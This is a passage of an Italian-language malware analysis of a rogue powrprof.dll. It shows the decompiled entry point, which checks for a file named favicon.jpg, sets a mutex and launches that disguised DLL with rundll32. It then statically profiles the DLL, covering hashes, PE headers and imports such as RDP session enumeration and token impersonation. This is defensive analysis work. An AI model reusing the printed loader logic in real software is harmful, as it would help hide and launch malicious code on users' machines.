0x00000C7C	-	-	CreateFile
0x00000CB6	-	-	CreateMutex

Debugging e disassembling powrprof.dll


All'interno del *DllEntryPoint* vi è un'istruzione di load addressing inerente al file *favicon.jpg*.




La funzione *CreateFileA* viene richiamata con l'attributo *dwCreationDisposition* posto a 3, ovvero l'apertura di un file solo se esistente:




Qui la creazione del mutex *idozlopm* e l'esecuzione *rundll32* della DLL esterna *favicon.jpg:*






```
1
2  undefined4 entry(void)
3
4  {
5    HANDLE hFile;
6    DWORD DVar1;
7
8    hFile = CreateFileA(s_favicon.jpg_00402024,0x80000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,
9                        (HANDLE)0x0);
10   if (hFile != (HANDLE)0xffffffff) {
11     DAT_00402030 = hFile;
12     DVar1 = GetFileSize(hFile,(LPDWORD)0x0);
13     if (DVar1 == 0x531188) {
14       CloseHandle(DAT_00402030);
15       CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,s_idozlopm_00402000);
16       DVar1 = GetLastError();
17       if (DVar1 != 0xb7) {
18         WinExec(s_rundll32_favicon.jpg,_#189_00402009,0);
19       }
20     }
21   }
22   return 1;
23 }
24
```

La libreria di import *KERNEL32.DLL* viene utilizzata per richiamare ed eseguire le funzioni *WinExec, CreateFileA* e *CreateMutexA:*




```
                        ********************************************
                        * IMAGE_IMPORT_BY_NAME
                        ********************************************
004050b4 00 00              dw          0h
004050b6 43 72 65           ds          "CreateMutexA"
         61 74 65
         4d 75 74 ...
004050c3 00                 ??          00h
004050c4 00                 ??          00h
004050c5 00                 ??          00h
004050c6 00                 ??          00h
004050c7 00                 ??          00h
004050c8 00                 ??          00h
004050c9 00                 ??          00h
004050ca 00                 ??          00h
004050cb 00                 ??          00h
004050cc 00                 ??          00h
```


```
                        ************************************************
                        * IMAGE_IMPORT_BY_NAME
                        ************************************************
00405070 00 00              dw          0h
00405072 57 69 6e           ds          "WinExec"
         45 78 65
         63 00
                        ************************************************
                        * IMAGE_IMPORT_BY_NAME
                        ************************************************
0040507a 00 00              dw          0h
0040507c 43 72 65           ds          "CreateFileA"
         61 74 65
         46 69 6c ...
                        ************************************************
                        * IMAGE_IMPORT_BY_NAME
                        ************************************************
00405088 00 00              dw          0h
0040508a 47 65 74           ds          "GetLastError"
         4c 61 73
         74 45 72 ...
00405097 00                 ??          00h
                        ************************************************
                        * IMAGE_IMPORT_BY_NAME
                        ************************************************
00405098 00 00              dw          0h
0040509a 47 65 74           ds          "GetFileSize"
```


La funzione *GetFileVersionInfoSizeA* ritorna il valore 1, posto come coefficiente alla variabile *eax*.

```c
#include <stdint.h>

int32_t GetFileVersionInfoSizeA (void) {
    eax = 1;
    return eax;
}
```

A seguire, all'interno del disassemblato della sezione *.text*, una chiamata alla funzione *GetLastError* dopo la creazione dell'oggetto mutex utilizzato, ed una consequenziale istruzione *cmp* per il valore *0XB7* con il registro *EAX*.







Il numero di bytes della last page corrisponde a 80:

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	80
4	Pages in file	1
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	10
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	140
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	80

Le sezioni del PE hanno tutte le medesime dimensioni:





Qui alcune istruzioni di jumping *JBE* (il "salto" avviene se i flags Carry Flag e Zero Flag risultano essere entrambi a 1) che fanno riferimento agli indirizzi *0x40207F* e *0x402091*.



Analisi statica favicon.jpg

Il file richiamato nel contesto di child execution ***favicon.jpg*** è in realtà una libreria DLL (si noti l'header *MZ*).






La medesima fa riferimento a dettagli assembly di un'estensione di configurazione della scheda video **NVIDIA**.

property	value
md5	DC7B4C31D6C00CA158AD953BEAB6CEA7
sha1	513D1CCAC85D23E801D3369E3DDAE64C0CDA5EE9
sha256	E693652763141522621F9FCD80EFB30CEFA363F8BD9BDC65E5FFBF9FB8D76D3B
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	5443976 (bytes)
entropy	6.274
imphash	DEE9499CD4A79366B797B57C2CD6AC7B
signature	n/a
entry-point	48 33 C0 48 FF C0 C3 74 24 10 57 48 83 EC 20 49 8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 DF 07 00 00
file-version	8.17.14.3200
description	NVIDIA Display Properties Extension
file-type	**dynamic-link-library**
cpu	**64-bit**
subsystem	GUI
compiler-stamp	0x5D951A79 (Wed Oct 02 14:45:29 2019)
debugger-stamp	0x5D951A79 (Wed Oct 02 14:45:29 2019)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	0x5D951A10 (Wed Oct 02 14:43:44 2019)
version-stamp	n/a
certificate-stamp	0x8D035000 (Wed Apr 13 03:00:00 2011)

La DLL non possiede alti valori di entropia:



Tra gli indicatori sospetti troviamo evidenze legate a files management, services management, registry management, desktop e resources management (al fine di gestire le proprietà della scheda video), enumerazione di dettagli delle proprietà RDP. Con lo scopo di verificare i dettagli dei devices vi sono correlazioni con dettagli GUID, mutexes management ed exports.

indicator (52)	detail	level
The file references string(s)	type: blacklist, count: 61	1
The file exposes thread-local-storage (TLS) callback(s)	count: 1	1
The size of the certificate is suspicious	size: 24968 bytes	1
The file imports symbol(s)	type: blacklist, count: 44	1
The file references blacklist library(ies)	count: 2	2
The original name of the file has been detected	name: NVCPL.DLL	3
The file references debug symbols	file: C:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\dr...	3
The file checksum is invalid	checksum: 0x005328E8	3
The file references a group of API	type: file, count: 52	3
The file references a group of API	type: services, count: 9	3
The file references a group of API	type: registry, count: 48	3
The file references a group of API	type: setup, count: 19	3
The file references a group of API	type: synchronization, count: 74	3
The file references a group of API	type: execution, count: 69	3
The file references a group of API	type: reckoning, count: 40	3
The file references a group of API	type: windowing, count: 24	3
The file references a group of API	type: resource, count: 12	3
The file references a group of API	type: desktop, count: 2	3
The file references a group of API	type: dynamic-library, count: 28	3
The file references a group of API	type: rdp, count: 10	3
The file references a group of API	type: diagnostic, count: 28	3
The file references a group of API	type: memory, count: 32	3
The file references a group of API	type: exception, count: 8	3
The file references a group of API	type: security, count: 10	3
The file references a group of API	type: storage, count: 10	3
The file references a group of API	type: console, count: 12	3
The file references a group of hint	type: base64, count: 20	3
The file references a group of hint	type: file, count: 120	3
The file references a group of hint	type: format-string, count: 49	3
The file references a group of hint	type: registry, count: 19	3
The file references a group of hint	type: utility, count: 24	3

The file references a group of hint	type: utility, count: 24	3
The file references a group of hint	type: size, count: 32	3
The file references a group of hint	type: export, count: 676	3
The file references a group of hint	type: function, count: 8	3
The file references a group of hint	type: rtti, count: 1384	3
The file references a group of hint	type: guid, count: 1	3
The file references a group of hint	type: query, count: 1	3
The file references a group of hint	type: mutex, count: 1	3

property	value	detail
subsystem	0x0002	**GUI**
magic	0x020B	PE+
file-checksum	0x005328E8	0x00532D37 (expected)
entry-point	0x002D8AC0	section:.text
base-of-code	0x00001000	section:.text
size-of-code	0x00335200	3363328 bytes
size-of-initialized-data	0x00212400	2171904 bytes
size-of-uninitialized-data	0x00000000	0 bytes
size-of-image	0x0054D000	5558272 bytes
size-of-headers	0x00000400	1024 bytes
size-of-stack-reserve	0x00100000	1048576 bytes
size-of-stack-commit	0x00001000	4096 bytes
size-of-heap-reserve	0x00100000	1048576 bytes
size-of-heap-commit	0x00001000	4096 bytes
section-alignment	0x00001000	4096 bytes
file-alignment	0x00000200	512 bytes
directories-number	0x00000010	16
LoaderFlags	0x00000000	0x00000000
Win32VersionValue	0x00000000	0x00000000
image-base	0x0000000064000000	0x0000000064000000
linker-version	14.0	14.0
os-version	6.0	6.0
image-version	0.0	0.0
subsystem-version	6.0	6.0
address-space-layout-randomization (ASLR)	0x0040	**true**
code-integrity (CI)	0x0000	false
data-execution-prevention (DEP)	0x0100	**true**
structured-exception-handling (SEH)	0x0000	false
windows-driver-model (WDM)	0x0000	false
terminal-server-aware (TSA)	0x0000	false
control-flow-guard (CFG)	0x4000	**true**
image-bound	0x0000	false

Tra le librerie importate vi sono infatti *wtsapi32.dll* (con lo scopo di gestire le sessioni RDP) e *advapi32.dll* (al fine di gestire il registro di sistema).

library (8)	blacklist (2)	type (2)	functions (218)	description
wtsapi32.dll	x	implicit	3	Windows Remote Desktop Session Host Server SDK APIs
shlwapi.dll	-	implicit	3	Shell Light-weight Utility Library
setupapi.dll	x	implicit	4	Windows Setup API
kernel32.dll	-	implicit	155	Windows NT BASE API Client DLL
advapi32.dll	-	implicit	21	Advanced Windows 32 Base API
ole32.dll	-	implicit	9	Microsoft OLE for Windows
user32.dll	-	delay-load	22	Multi-User Windows USER API Client DLL
shell32.dll	-	delay-load	1	Windows Shell Common Dll

Le funzioni di maggiore interesse eseguite risultano essere *WTSEnumerateSessionsW* (per enumerare le sessioni RDP su un server), *QueryPerformanceFrequency* (permette di ottenere la frequenza del performance counter, pertanto contestualmente effettua environment execution discovery), *LookupAccountSidW* (per associare un nome utenza ad un determinato SID), *ImpersonateLoggedOnUser* (per effettuare esecuzioni che impersonificano utenze di contesto specifiche), nonché la funzione di ottenimento dei dettagli inerenti all'oggetto del registro ***HKEY_CURRENT_USER*** *RegOpenCurrentUser*.

functions (218)	blacklist (42)	type (2)	ordinal (0)	library (8)
WTSEnumerateSessionsW	x	implicit	-	wtsapi32.dll
WTSFreeMemory	x	implicit	-	wtsapi32.dll
WTSQueryUserToken	x	implicit	-	wtsapi32.dll
SHDeleteKeyW	x	implicit	-	shlwapi.dll
PathFindFileNameW	x	implicit	-	shlwapi.dll
SetupDiGetClassDevsW	x	implicit	-	setupapi.dll
SetupDiEnumDeviceInfo	x	implicit	-	setupapi.dll
SetupDiDestroyDeviceInfoList	x	implicit	-	setupapi.dll
RaiseException	x	implicit	-	kernel32.dll
GetCurrentThreadId	x	implicit	-	kernel32.dll
QueryPerformanceFrequency	x	implicit	-	kernel32.dll
WriteFile	x	implicit	-	kernel32.dll
TerminateProcess	x	implicit	-	kernel32.dll
GetCurrentProcessId	x	implicit	-	kernel32.dll
VerSetConditionMask	x	implicit	-	kernel32.dll
RtlLookupFunctionEntry	x	implicit	-	kernel32.dll
GetTimeZoneInformation	x	implicit	-	kernel32.dll
GetModuleHandleExW	x	implicit	-	kernel32.dll
FreeLibraryAndExitThread	x	implicit	-	kernel32.dll
RtlPcToFileHeader	x	implicit	-	kernel32.dll
SetEnvironmentVariableA	x	implicit	-	kernel32.dll
GetEnvironmentStringsW	x	implicit	-	kernel32.dll
FindNextFileA	x	implicit	-	kernel32.dll
FindFirstFileExA	x	implicit	-	kernel32.dll
VirtualProtect	x	implicit	-	kernel32.dll
FindFirstVolumeW	x	implicit	-	kernel32.dll
FindNextVolumeW	x	implicit	-	kernel32.dll
FindVolumeClose	x	implicit	-	kernel32.dll
QueryDosDeviceW	x	implicit	-	kernel32.dll
GetVolumePathNamesForVol...	x	implicit	-	kernel32.dll
DeleteFileW	x	implicit	-	kernel32.dll
RemoveDirectoryW	x	implicit	-	kernel32.dll

RemoveDirectoryW	x	implicit	-	kernel32.dll
DeviceIoControl	x	implicit	-	kernel32.dll
MoveFileExW	x	implicit	-	kernel32.dll
LookupAccountSidW	x	implicit	-	advapi32.dll
DuplicateTokenEx	x	implicit	-	advapi32.dll
RevertToSelf	x	implicit	-	advapi32.dll
ImpersonateLoggedOnUser	x	implicit	-	advapi32.dll
RegOpenCurrentUser	x	implicit	-	advapi32.dll
RegSetValueExW	x	implicit	-	advapi32.dll
RegDeleteValueW	x	implicit	-	advapi32.dll
GetTraceEnableLevel	x	implicit	-	advapi32.dll
EnumDisplayDevicesW	x	delay-loaded	-	user32.dll
ChangeDisplaySettingsExW	x	delay-loaded	-	user32.dll
PathCombineA	-	implicit	-	shlwapi.dll
SetupDiGetDeviceInstanceIdW	-	implicit	-	setupapi.dll

QueryPerformanceCounter	-	implicit	-	kernel32.dll
GetSystemTimeAsFileTime	-	implicit	-	kernel32.dll
GetProcessTimes	-	implicit	-	kernel32.dll
GetCurrentProcess	-	implicit	-	kernel32.dll
CreateMutexW	-	implicit	-	kernel32.dll
CreateFileW	-	implicit	-	kernel32.dll
GetModuleFileNameW	-	implicit	-	kernel32.dll

GetProcAddress	-	implicit	-	kernel32.dll
InitializeCriticalSection	-	implicit	-	kernel32.dll
GetFileAttributesW	-	implicit	-	kernel32.dll
GetFullPathNameW	-	implicit	-	kernel32.dll
GetModuleHandleW	-	implicit	-	kernel32.dll
GetConsoleMode	-	implicit	-	kernel32.dll

A seguire l'evidenza della chiamata a funzione *CreateThread* per la creazione di oggetti threads specifici ed *EncodePointer* (la quale offusca il valore dei puntatori presi in considerazione).

CreateThread	-	implicit	-	kernel32.dll
ReadFile	-	implicit	-	kernel32.dll
RtlUnwindEx	-	implicit	-	kernel32.dll
InterlockedFlushSList	-	implicit	-	kernel32.dll
VirtualAlloc	-	implicit	-	kernel32.dll
GetStartupInfoW	-	implicit	-	kernel32.dll
FreeEnvironmentStringsW	-	implicit	-	kernel32.dll
IsProcessorFeaturePresent	-	implicit	-	kernel32.dll
SetUnhandledExceptionFilter	-	implicit	-	kernel32.dll
UnhandledExceptionFilter	-	implicit	-	kernel32.dll
GetCommandLineW	-	implicit	-	kernel32.dll
GetCommandLineA	-	implicit	-	kernel32.dll
GetOEMCP	-	implicit	-	kernel32.dll
IsValidCodePage	-	implicit	-	kernel32.dll
ReadConsoleW	-	implicit	-	kernel32.dll
FlushFileBuffers	-	implicit	-	kernel32.dll
FlushInstructionCache	-	implicit	-	kernel32.dll
InterlockedPushEntrySList	-	implicit	-	kernel32.dll
GetSystemInfo	-	implicit	-	kernel32.dll
VirtualQuery	-	implicit	-	kernel32.dll
LoadLibraryExA	-	implicit	-	kernel32.dll
lstrcpyW	-	implicit	-	kernel32.dll
MultiByteToWideChar	-	implicit	-	kernel32.dll
